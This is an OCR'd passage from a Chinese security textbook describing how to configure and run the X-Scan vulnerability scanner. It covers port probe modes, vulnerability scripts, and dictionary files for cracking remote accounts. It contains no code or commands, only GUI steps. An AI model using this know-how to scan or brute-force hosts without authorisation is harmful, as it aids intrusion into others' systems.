


图 3.3.33 X-Scan 设置并发扫描

在“端口相关设置”中可以自定义一些需要检测的端口，如图 3.3.34 所示。检测方式有 TCP 和 SYN 两种，TCP 方式容易被对方发现，但准确性要高一些，SYN 则相反。




图 3.3.34 X-Scan 端口相关设置

“SNMP 相关设置”主要是针对 SNMP 信息的一些检测设置。

“NETBIOS 相关设置”是针对 Windows 系统的 NETBIOS 信息的检测设置，包括的项目有很多种，根据需求选择实用的即可。

“漏洞检测脚本设置”主要是选择漏洞扫描时所用的脚本，如图 3.3.35 所示。




图 3.3.35 X-Scan 的加载脚本

如果需要同时检测很多主机，可以根据实际情况选择特定的脚本，如图 3.3.36 所示。

“CGI 相关设置”、“网络设置”和以前的版本区别不大，使用默认的就可以。

“字典文件设置”是 X-Scan 自带的一些用于破解远程账号所用的字典文件，这些字典都




图 3.3.36 X-Scan 脚本设置

是简单或系统默认的账号等。可以选择自己的字典或手工对默认字典进行修改，如图 3.3.37 所示。默认字典存放在 DAT 文件夹中。字典文件越大，探测时间越长。



图 3.3.37 字典设置

3）扫描模块设置

“扫描模块”用于检测对方主机的一些服务和端口等情况。可以全部选择或只检测部分服务，如图 3.3.38 所示。

4）开始扫描

设置好以上两个模块以后，单击主界面中的开始扫描按钮就可以了。X-Scan 会对对方主机进行详细的检测，如图 3.3.39 所示。如果扫描过程中出现错误，会在“错误信息”中看到。

5）结束扫描

在扫描过程中，如果检测到漏洞，可以在“漏洞信息”中察看。扫描结束以后会自动弹出检测报告，包括漏洞的风险级别和详细的信息，以便对对方主机进行详细的分析。



图 3.3.38　扫描模块设置

